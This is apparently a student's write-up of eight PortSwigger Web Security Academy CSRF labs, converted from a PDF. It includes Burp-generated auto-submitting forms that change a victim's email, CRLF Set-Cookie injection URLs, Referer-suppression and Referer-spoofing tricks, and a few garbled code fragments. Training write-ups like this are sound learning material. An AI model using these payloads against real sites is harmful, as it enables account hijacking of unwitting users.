

Lab1: CSRF vulnerability with no defenses

Description: This lab's email change functionality is vulnerable to CSRF.


To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and Snapshot:

Step1: With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history.

If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".



Step2: Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store".

To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [Hello, carlos!](#) | [Log out](#) | [Change email](#)WE LIKE TO
BLOG **Lab2:** CSRF where token validation depends on request method


Description: This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Access the lab**Testing procedure and snapshot:**

Step1: With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected. Use "Change request method" on the context menu to convert it into a GET request and observe that the CSRF token is no longer verified.

 CSRF PoC generator

Request to: <https://acdc1f601e4a718a805912da0031007b.web-security-academy.net> ? Options

Raw Params Headers Hex

GET
/email/change-email?email=sub.paudel%40gmail.com&csrf=BFi5znlatmf5ZygQMCMfD4LwJU21Hgog HTTP/1.1
Host: acdc1f601e4a718a805912da0031007b.web-security-academy.net
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://acdc1f601e4a718a805912da0031007b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.113 Safari/537.36

? < + > 0 matches

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
action="https://acdc1f601e4a718a805912da0031007b.web-security-academy.net/email/
change-email">
      <input type="hidden" name="email"
value="sub%40;paudel%64;gmail%40;com" />
      <input type="hidden" name="csrf" value="BFi5znlatmf5ZygQMCMfD4LwJU21Hgog"
/>
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

? < + > Type a search term 0 matches

Regenerate Test in browser Copy HTML Close

Step2: If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate". Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store". To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [Hello, carlos!](#) | [Log out](#) | [Change email](#)WE LIKE TO
BLOG **Lab3:** CSRF where token validation depends on token being present


Description: This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.


You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and snapshot:

Step1: With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected. Delete the csrf parameter entirely and observe that the request is now accepted.



Step2: If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate". Go to the exploit server, paste your exploit HTML into the "Body text" box, and click "Store". To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.



Lab4: CSRF where token is not tied to user session

Description: This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are: wiener / peter and carlos / montoya.

Testing procedure and snapshot:

With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and intercept the resulting request. Make a note of the value of the CSRF token, then drop the request. Open a private/incognito browser window, log in to your other account, and send the change email request into Burp Repeater. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses. Note that the CSRF tokens are single-use, so you'll need to include a fresh one.

CSRF PoC generator

Request to: <https://acca1fd71ea7714f80e220ab005a0090.web-security-academy.net>



Options

Raw Params Headers Hex

```
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://acca1fd71ea7714f80e220ab005a0090.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=yWnJtk2M2yNVXp9HFSRt3PPs2QUTJ5cm
```

email=subash.paudel12018%40vitstudent.ac.in&csrf=BaopDucY79cQx4TyQJtEzQsljtikerz1

?

<

+

>

0 matches

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
      action="https://acca1fd71ea7714f80e220ab005a0090.web-security-academy.net/email/
      change-email" method="POST">
      <input type="hidden" name="email"
        value="subash&#46;paudel12018&#64;vitstudent&#46;ac&#46;in" />
      <input type="hidden" name="csrf" value="BaopDucY79cQx4TyQJtEzQsljtikerz1"
    />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

?

<

+

>

Type a search term


0 matches

Regenerate


Test in browser

Copy HTML

Close

WEB SECURITY
ACADEMY

CSRF where token is not tied to user session

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Craft a response

URL: <https://acb01f7f1e9c715280db20840172002a.web-security-academy.net/exploit>

HTTPS ☒

File:

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Lab5: CSRF where token is tied to non-session cookie

Description: This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are: wiener / peter and carlos / montoya.

Testing procedure and snapshot:

With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history. Send the request to Burp Repeater and observe that changing the session cookie logs you out, but changing the csrfKey cookie merely results in the CSRF token being rejected. This suggests that the csrfKey cookie may not be strictly tied to the session. Open a private/incognito browser window, log in to your other account, and send a fresh change email request into Burp Repeater. Observe that if you swap the csrfKey cookie and csrf parameter from the first account to the second account, the request is accepted. Close the Repeater tab and incognito browser.

Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

Create a URL that uses this vulnerability to inject your csrfKey cookie into the victim's browser:

`/?search=test%0d%0aSet-Cookie:%20csrfKey=your-key`

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses, ensuring that you include your CSRF token. The exploit should be created from the email change request.

Remove the script block, and instead add the following code to inject the cookie:

``

Request to: <https://ac641fee1ffbdc04807b5ebb0089008a.web-security-academy.net>


Options

Raw Params Headers Hex

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ac641fee1ffbdc04807b5ebb0089008a.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=EnoGJlKwr6i0JY4yyflvW6BL9bEl073K;
csrfKey=0kCSi71UivyxUYXQB6uz4eyTev3iklqz; LastSearchTerm=sathish

email=subash.paudel2018%40vitstudent.ac.in&csrf=48dohSe0VwvmHljzUstrFFlyG73nK7Xjs
```

 Type a search term

0 matches

CSRF HTML:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form
action="https://ac641fee1ffbdc04807b5ebb0089008a.web-security-academy.net/email/
change-email" method="POST">
  <input type="hidden" name="email"
value="subash&#46;paudel2018&#64;vitstudent&#46;ac&#46;in" />
  <input type="hidden" name="csrf" value="48dohSe0VwvmHljzUstrFFlyG73nK7Xjs"
/>
  <input type="submit" value="Submit request" />
</form>

</body>
</html>
```

 Type a search term

0 matches

Regenerate

Test in browser

Copy HTML

Close

WEB SECURITY
ACADEMY

CSRF where token is tied to non-session cookie
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Craft a response

URL: <https://ac461f3e1fd6dc2380a65ed1013d0095.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Lab6: CSRF where token is duplicated in cookie

Description: This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and snapshot:

With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that the value of the csrf body parameter is simply being validated by comparing it with the csrf cookie.

Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

Create a URL that uses this vulnerability to inject a fake csrf cookie into the victim's browser:

`/?search=test%0d%0aSet-Cookie:%20csrf=fake`

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses, ensuring that your CSRF token is set to "fake". The exploit should be created from the email change request.

Remove the script block, and instead add the following code to inject the cookie and submit the form:

```

```

The screenshot shows the 'CSRF PoC generator' window. At the top, the 'Request to' field contains the URL 'https://ac3c1f411fc0459e8074109500b800ca.web-security-academy.net'. Below this are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, displaying the raw HTTP request details: POST /email/change-email HTTP/1.1, Host: ac3c1f411fc0459e8074109500b800ca.web-security-academy.net, Connection: close, Content-Length: 80, Cache-Control: max-age=0, Upgrade-Insecure-Requests: 1, Origin: https://ac3c1f411fc0459e8074109500b800ca.web-security-academy.net, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.113 Safari/537.36. Below the request details is a search bar with '0 matches'. The main section is titled 'CSRF HTML:' and contains the generated HTML code. The code includes a form with a hidden 'email' field, a hidden 'csrf' field with value 'fake', and a 'Submit request' button. It also includes an 'img' tag with a source URL and an 'onerror' event that triggers a form submission. At the bottom, there are buttons for 'Regenerate', 'Test in browser', 'Copy HTML', and 'Close'.

CSRF PoC generator

Request to: <https://ac3c1f411fc0459e8074109500b800ca.web-security-academy.net>

Raw Params Headers Hex

POST /email/change-email HTTP/1.1
Host: ac3c1f411fc0459e8074109500b800ca.web-security-academy.net
Connection: close
Content-Length: 80
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://ac3c1f411fc0459e8074109500b800ca.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.113 Safari/537.36


0 matches

CSRF HTML:


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
      action="https://ac3c1f411fc0459e8074109500b800ca.web-security-academy.net/email/
      change-email" method="POST">
      <input type="hidden" name="email"
        value="subash&#46;paudel12018&#64;vitstudent&#46;ac&#46;in" />
      <input type="hidden" name="csrf" value="fake" />
      <input type="submit" value="Submit request" />
    </form>
    
  </body>
</html>
```

0 matches

Regenerate Test in browser Copy HTML Close

WEB SECURITY
ACADEMY

CSRF where token is duplicated in cookie
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)`/exploit``HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8`

Lab7: CSRF where Referer validation depends on header being present

Description: This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and snapshot:

With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.

Delete the Referer header entirely and observe that the request is now accepted.

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses. Include the following HTML to suppress the Referer header:

```
<meta name="referrer" content="no-referrer">
```



CSRF PoC generator

Request to: <https://ac411f941e1f1dea80f5071400fc0021.web-security-academy.net>



Options

Raw Params Headers Hex

```
POST /email/change-email HTTP/1.1
Host: ac411f941e1f1dea80f5071400fc0021.web-security-academy.net
Connection: close
Content-Length: 145
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://ac411f941e1f1dea80f5071400fc0021.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/81.0.4044.113 Safari/537.36
```



Type a search term

0 matches

CSRF HTML:

```
<body>
  <script>history.pushState('', '', '/')</script>
  <form
action="https://ac411f941e1f1dea80f5071400fc0021.web-security-academy.net/email/
change-email" method="POST">
    <input type="hidden"
name="Accept&#45;Encoding&#58;&#32;gzip&#44;&#32;deflate" value="" />
    <input type="hidden"
name="Accept&#45;Language&#58;&#32;en&#44;en&#45;US&#59;q" value="0&#46;9" />
    <input type="hidden" name="Cookie&#58;&#32;session"
value="bWcjj4vcDYtelpXRGbCg4EdDpJCOG885" />
    <input type="hidden" name="email"
value="sub&#46;paudel&#64;gmail&#46;com" />
    <input type="submit" value="Submit request" />

<meta name="referrer" content="no-referrer">

  </form>
  <script>

document.forms[0].submit();
</script>
```



Type a search term

0 matches

Regenerate

Test in browser

Copy HTML

Close

WEB SECURITY
ACADEMY

CSRF where Referer validation depends on header being present
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

Craft a response

URL: `https://ac6f1fa01e041db5802d076c01190033.web-security-academy.net/exploit`

HTTPS



File:

`/exploit`

Head:

Lab8: CSRF with broken Referer validation

Description: This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

You have an account on the application that you can use to help design your attack. The credentials are: carlos / montoya.

Testing procedure and snapshot:

With your browser proxying traffic through Burp Suite, log in to your account, submit the "Change email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header the request is rejected.

Copy the original domain into the Referer's query string and observe that the request is now accepted.

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses. Include the following JavaScript in the script block to alter the URL and Referer:

```
history.pushState("", "", "/?$original-domain")
```




CSRF PoC generator

Request to: <https://acaf1fc71e1f8f5480bc2568007600f0.web-security-academy.net>



Options

Raw

Params

Headers

Hex

```
.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://acaf1fc71e1f8f5480bc2568007600f0.web-security-academy.net/email
Accept-Encoding: gzip, deflate
Accept-Language: en,en-US;q=0.9
Cookie: session=BlCt6BCOHHhrHqogGPqTxwgzYHEeJJB6
```



Type a search term

0 matches

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <script>history.pushState('', '', '/')</script>
    <form
      action="https://acaf1fc71e1f8f5480bc2568007600f0.web-security-academy.net/email/
      change-email" method="POST">
      <input type="hidden" name="email"
        value="sub&#46;paudel&#64;gmail&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState("", "",
        "=https://acaf1fc71e1f8f5480bc2568007600f0.web-security-academy.net/email)"
        document.forms[0].submit();
    &lt;/script&gt;
  &lt;/body&gt;
&lt;/html&gt;</pre
```



Type a search term

0 matches

Regenerate

Test in browser

Copy HTML

Close



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Craft a response

URL: <https://acc11fb61e658fe180f82528015f00e1.web-security-academy.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8